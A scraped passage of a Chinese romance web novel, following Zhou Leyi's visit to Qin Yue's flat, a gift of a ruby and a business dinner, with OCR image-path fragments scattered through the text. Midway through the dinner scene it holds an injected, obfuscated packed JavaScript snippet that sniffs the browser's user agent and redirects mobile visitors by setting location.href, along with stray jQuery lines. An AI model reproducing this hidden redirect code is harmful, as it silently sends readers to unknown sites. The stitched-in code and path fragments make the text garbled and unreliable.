周乐惜朝里面喊了声,没人回应。
包包放到沙发上,周乐惜环视四周,很快找到遥控器,随手按下,客厅电动窗帘缓缓拉开,室内的光线瞬间明亮起来。
二百七十度全景落地窗,窗外便能俯瞰海市的江岸风景。
秦越大学毕业就打算从秦家老宅搬出来独居,不巧这套房子要确定装修方案时,他正好在国外考察项目,没两三个月时间回不来。
于是房子内外的很多设计都是由周乐惜代为敲定的。
周乐惜把人送到机场,临别时秦越揉了揉她脑袋:“家里除了我,来最多的人只会是你,我定和你定,没区别。”
他的话很理所当然,周乐惜没听出哪里不对劲。
那会儿周乐惜刚上大一,正是被繁重的高中课业压迫终于得以放松的时刻。
也是满满一身精力充满干劲的年纪,于是拍拍胸口,很义气地包揽了下来。
然而装修一个房子,还是一个室内五百平外加露台三百平的房子,一点都没有周乐惜想象中的简单。
周乐惜的脑子里总是有两个声音在打架,一是秦越的审美,二是自己的审美,难以抉择。
周乐惜是一点烦恼都不肯多吃的,就想把活儿给推回去了。
秦越一通跨国电话打过来,哄了她半晌,肯定了她半晌,鼓励了她半晌。
最后一锤定音:“从里到外,全部按照你的审美来决定。”
有他这句话,周乐惜就敢干事了,也很喜欢秦越无论从小到大都这么放任她的语气。
烦恼一除,心情一好,小姑娘的声音从听筒里传来娇娇的,含着笑:“你怎么说的这好像是我自己的家。”
秦越沉默片刻,低哑着嗓音回她:“只要你愿意常来,就是你的家。”
-
窗帘全部打开,夏日午后的阳光迅速照了进来,周乐惜视线一转,看见了茶几上喝了还剩一半的醒酒茶杯。
周乐惜穿过走廊,看见朝南的主卧门没关紧,而是虚掩着。
“秦越……?”
从外往里看,一片漆黑。
周乐惜用一根手指轻轻推开,脑袋伸进去,声音也放轻了些。
秦越的主卧窗帘是百分百遮光的,周乐惜只能依靠门外照进来的微弱光亮辨别。
她蹑手蹑脚走进去。
大床上,秦越躺卧枕头,薄被随意盖到小腹,上身穿着黑色的睡衣,一条手臂懒懒抬起横挡在额前,眉梢微蹙,呼吸听起来均匀而沉稳。
周乐惜弯下腰,先轻轻挪开他的手臂,再用自己的掌心贴上他的额头,然后又翻过手背覆上去。
不是发烧,周乐惜放心了,看来纯粹就是喝多了。
宿醉挺难受的,周乐惜偶尔几次喝多了,醒来之后,脑袋里就像有无数个小人在里面开派对,一边举着荧光棒挥舞,一边蹦迪踹她的脑壳。
秦越还睡着,周乐惜不打算再打扰他,转过身正要走,手腕忽然被一只温热的手掌牢牢钳住了。
还不等她反应过来,一条结实的手臂从她的后方横越过腰间将她抱到了床上。
后背贴上一具温热的胸膛,将她整个人拢入怀中,严严实实裹住。
5. 有点痒
“好热…!”
周乐惜抬手,试图把横在腰间的手臂掰开,然而纹丝未动。
在她有所动作时秦越又收紧了几分,甚至一把扣住她的手腕。
像在占有不许任何人窥探的珍宝,她几乎被他嵌入胸膛。
周乐惜扭头往后看,却瞧不见秦越的脸,手腕不能动,她改用手肘抵了抵他。
“秦越,你别箍那么紧……!”
她又不是毛绒娃娃,能任由他揉捏搓圆的。
察觉到她的抵触,扣着她手腕的力道似乎松了松,却依旧把她圈抱着。
周乐惜挣脱不开,眨眼望向天花板,没招了。
秦越的意识先是被某种熟悉的香气唤醒,掌心传来的触感也比梦境更加真实。
隔着单薄夏装的温软,纤瘦腰腹伴随呼吸的起伏,发丝扫过他下巴带来的微凉痒意。
感知过于真实,秦越猛地睁开眼。
光线昏暗中,他先看见的是周乐惜发顶翘起的一撮呆毛。
他抱着她,她就在他怀里。
彼此近在咫尺,体格悬殊。
意识还未完全清醒,男人压制在心底的劣根性先不受控制地浮现开来。
这一刻,只要他想。
不管做什么,她都无法反抗。
无数肮脏恶劣的念头,在这具刚苏醒的成熟男性身体意识里翻涌,就像一把钝刀,正在来回拉扯,狠狠地剜着他的理智。
喉结滚动,秦越无声地咬紧牙关。
她对他从小到大的依赖,不是普通的亲近,而是毫无防备的信任。
在周乐惜看来,秦越是没有危险的,是绝对不会伤害她的。
“什么时候来的?”
声音比想象中还要沙哑。眼底欲望散去,秦越不动声色地撤回手臂,拉开彼此之间的距离。
“你终于睡醒啦?”
周乐惜想回头看他,却被一只大手轻易按住了脑袋。
他不许她看。
“嗷!”周乐惜很不满:“干嘛老是按我的头!”
“抱疼你了?”
低哑的嗓音混着温热气息拂过她的发顶,又缓缓蔓延到后颈。
有点痒。
周乐惜愣了愣:“没……”
语气里多了一点茫然的迟疑。
秦越:“嗯。”
秦越松开她,起身,从床侧那边下去,背对着她,没回头,径直往浴室走。
周乐惜一骨碌坐了起来,默默盯着他的背影。直到淅淅沥沥的水声传来,周乐惜才眨了眨黑亮的眼睛。
片刻后,她抬手摸向自己的后颈,什么也没有,但那块肌肤就是莫名有点发热。
冰冷的水柱砸向地面,很好地掩盖了男人喉咙滚出来的粗沉声。
潮湿的瓷砖,健壮紧实的脊背。
眼前开始闪过那截雪白的后颈,小巧的耳垂,饱满光泽的侧脸,扑扇的眼睫。
他看着她长大,每一个时期哪怕是微小的变化他都掌握得清清楚楚。
秦越对周乐惜百依百顺,从不舍得她皱一点眉头,更见不得她掉金贵的眼泪。
但此时,此刻。
欲望被理智吞噬的关口。他忽然很想让她哭,让她趴在他怀里,让她温热的眼泪浸湿他的肩膀。
让她那双水润漂亮的眼睛,从此不敢再看向任何其他的男人。
-
周乐惜已经窝在沙发打了三局游戏,秦越才从主卧走出来。
时间显示过去一个钟,周乐惜两手端着手机,没空抬头:“还以为你又睡着了。”
秦越走过来,拎走桌上的茶杯,过了会儿,周乐惜面前多了杯青柠气泡水。
周乐惜游戏打得入迷,丝毫没察觉秦越站在不远处喝着冰水,视线几乎没从她那个方向移开过。
游戏赢了,周乐惜满脸笑,端起杯子喝了两口气泡水。
秦越:“怎么突然过来找我?”
周乐惜循声抬头,视线撞进一片冷白里,这才发现秦越穿的是浴袍。
松散的领口露出锁骨,再往上是那张冷隽的面容,带着湿意的碎发散在眉前。
秦越斜倚在岛台边,浴袍袖口卷到手肘,露出的小臂线条随着握杯的动作微微绷着。
她抬起头,他也看向她,那双看谁都带着几分淡漠的眉眼,此刻却浮现着薄薄一层温柔。
周乐惜莫名又想起了一个小时前的那个拥抱。
她总觉得今天的秦越有点不一样,却说不上来是哪里不一样。
周乐惜歪头:“于格说你今天一个上午都没露面。”
和他这一年的忙忙碌碌比起来,可谓反常。
秦越:“你去信恒了。”
周乐惜点头:“对呀。”
秦越停顿两秒:“找许亭?”
“看——”
说起这个,周乐惜立刻点开微信,起身凑到秦越面前:“我终于加到他微信了!”
秦越抿唇,眼底掠过一瞬波动,视线在扫过周乐惜的两个微信置顶,分别是家人群和他的聊天框后,又变得无言。
周乐惜爱热闹,身边围满了许多人,除了家人,秦越最重要,这点毋庸置疑。
周乐惜指尖轻点许亭的头像,想看看他的朋友圈。
然而只看到一些学术文章的转载,找不到一条他自己的原创动态。
对比起周乐惜色彩丰富五花八门的朋友圈,可以说很无聊了。
她刷着许亭的朋友圈。
秦越也垂眸看着她。
“惜惜。”
“嗯?”
半晌没听到下文,周乐惜疑惑抬头,然后脸就被秦越手里的冰水冰了一下。
周乐惜嘶了声,眼睛瞪圆:“你干嘛?”
秦越顺势把她的手机抽了过来,把一个锦盒塞到她手心。“…什么啊?”
周乐惜打开锦盒,看到了躺在里面的一枚红宝石。
周乐惜眼睛倏亮,捏起那枚宝石走向落地窗,折射的火彩光斑瞬间照耀整个客厅。
“好漂亮啊!”
秦越看着她。
他转了转她的手机,自然收到自己的口袋兜里。
欣赏够了,周乐惜依旧爱不释手,三步并作两步走回秦越面前,眨着一双大眼睛问他:“我的了?”
秦越笑:“你的了。”
周乐惜立刻扑到他怀里。
秦越站得很稳,熟练地接住她。
她的后腰窝有一颗很小的痣,即便不用看,秦越的掌腹也能精准隔着衣料,包拢那颗浅痣。
周乐惜抱得快,分开得也快,满心满眼都在宝石上。
她的脑子里甚至已经有了设计图,是做成胸针好呢,还是做成钻石项链。
不给秦越反悔的机会,周乐惜飞快啾地一声亲在宝石上,跟戳私印似的。
秦越盯着那抹柔软的粉挤压在宝石上,目光分外沉静。
秦越:“晚上有事吗?”
周乐惜原本的计划是既然加上了许亭的微信,那就要多给他发发消息,聊聊天,刷刷存在感。
“没事没事,”这会儿收到宝石,周乐惜一脸乖巧悉听尊便道:“秦总您有什么吩咐呢?”
秦越笑了,哪敢‘吩咐’她,他只是要带她去吃饭,让她陪他参加今晚的饭局。
秦越从不把公事私事混为一谈,除非对方是周乐惜。
他舍不得把她放回去,干脆把她带在身边。
-
晚上,城市霓虹渐次亮起。
迈巴赫开到会所门口,礼宾上前,左手打开车门,右手虚扶车门上沿。
包厢在二楼,落地窗外便是街景。
厉旭竟然也在,想到此刻睡在她包里的红宝石,周乐惜忍了忍没跟他斗嘴。
但厉旭就喜欢招惹周乐惜,一看到她便阴阳怪气丢来一句:“哟,这谁啊。”
周乐惜:“你谁,厉旭?天呐,丑成这样我都不敢认了!”
她微扬下巴,快准且狠。
莫名有几分秦越年少桀骜时的样子。
厉旭被噎得不轻,又见秦越已经朝他看过来一眼。
厉旭啧了声,嘀嘀咕咕:“眼光都差成那样了,认不出我很正常。”
周乐惜没听见,她喜欢包厢的窗景,挑了张视野最好的椅子。
不多时,侍应生迎进来好几位身着西装的男人,瞧见主位上坐着的是个年轻的小姑娘,他们皆是一愣。
目光一转,这才锁定目标。
含笑朝主位右侧坐着的男人弯腰伸手:“秦总,抱歉抱歉,路上堵车来迟了。”
来会所的路上周乐惜就已经选好了菜品,就算是陪秦越参加饭局,吃什么喝什么也要她来定,要是一桌没有她爱吃的,她可不陪。
席间认真尝菜的也只有周乐惜,她吃得满意了,才会分神听一听他们在交谈什么。
“听得懂吗你?”身边传来只有周乐惜能听见的一句低语。
圆桌并没有坐满,厉旭不知道什么时候坐到了她旁边。
“都是人话我怎么听不懂。”
周乐惜轻飘飘睨过去:“你开口就不一定了。”
厉旭:“……”
秦越身边分别坐着周乐惜,和对方团队的主要负责人,很健谈,尤其察觉到秦越今晚兴致不错,更加滔滔不绝起来。
外界对秦越评价最多的,一是他令人艳羡的政军商三界保驾护航的深厚背景,二是他贵不可攀的冷漠性格。
然而其实只要对方的确有过人的才能,秦越从不吝啬给予机会与资源。
真正令人敬畏的,靠的不仅是秦越的背景,而是他洞悉局势的睿智,关键时刻的信任。
天之骄子既有不怒自威的气场,也有识人用人的格局,才是令人由衷追随的根本原因。
这时,一只纤细的手越过桌面,将一盏精致的
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179123|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
骨瓷汤碗搁在了秦越面前。
白瓷碗冒着热气,琥珀汤色在灯光下泛着诱人的光泽。
秦越侧首,对上一双含笑的眸子。
周乐惜没开口插话,冲他眨眨眼:
喝口汤润一润嗓子吧,歇歇再聊吧!
秦越弯了下薄唇。
笑容很淡,清冽中透出柔和。
沉浸在工作中的男人格外沉稳可靠,凝聚着全场的注意力,周乐惜也不自觉多看了他几眼。
直到自己的手臂被戳了戳。
扭头。
厉旭伸指点了点自己的空汤碗。
周乐惜嘁了声,没鸟。
商务宴席,周乐惜举止得体,更不会低头玩手机来打发时间,她安静地坐着。
只是吃好喝好,她渐渐觉得有些无聊了,托着下巴,目光漫不经心地投向落地窗外的夜景。
只这一眼,周乐惜便愣住了。
先是诧异,再到确定,她从椅子上站起身:“我出去一下。”
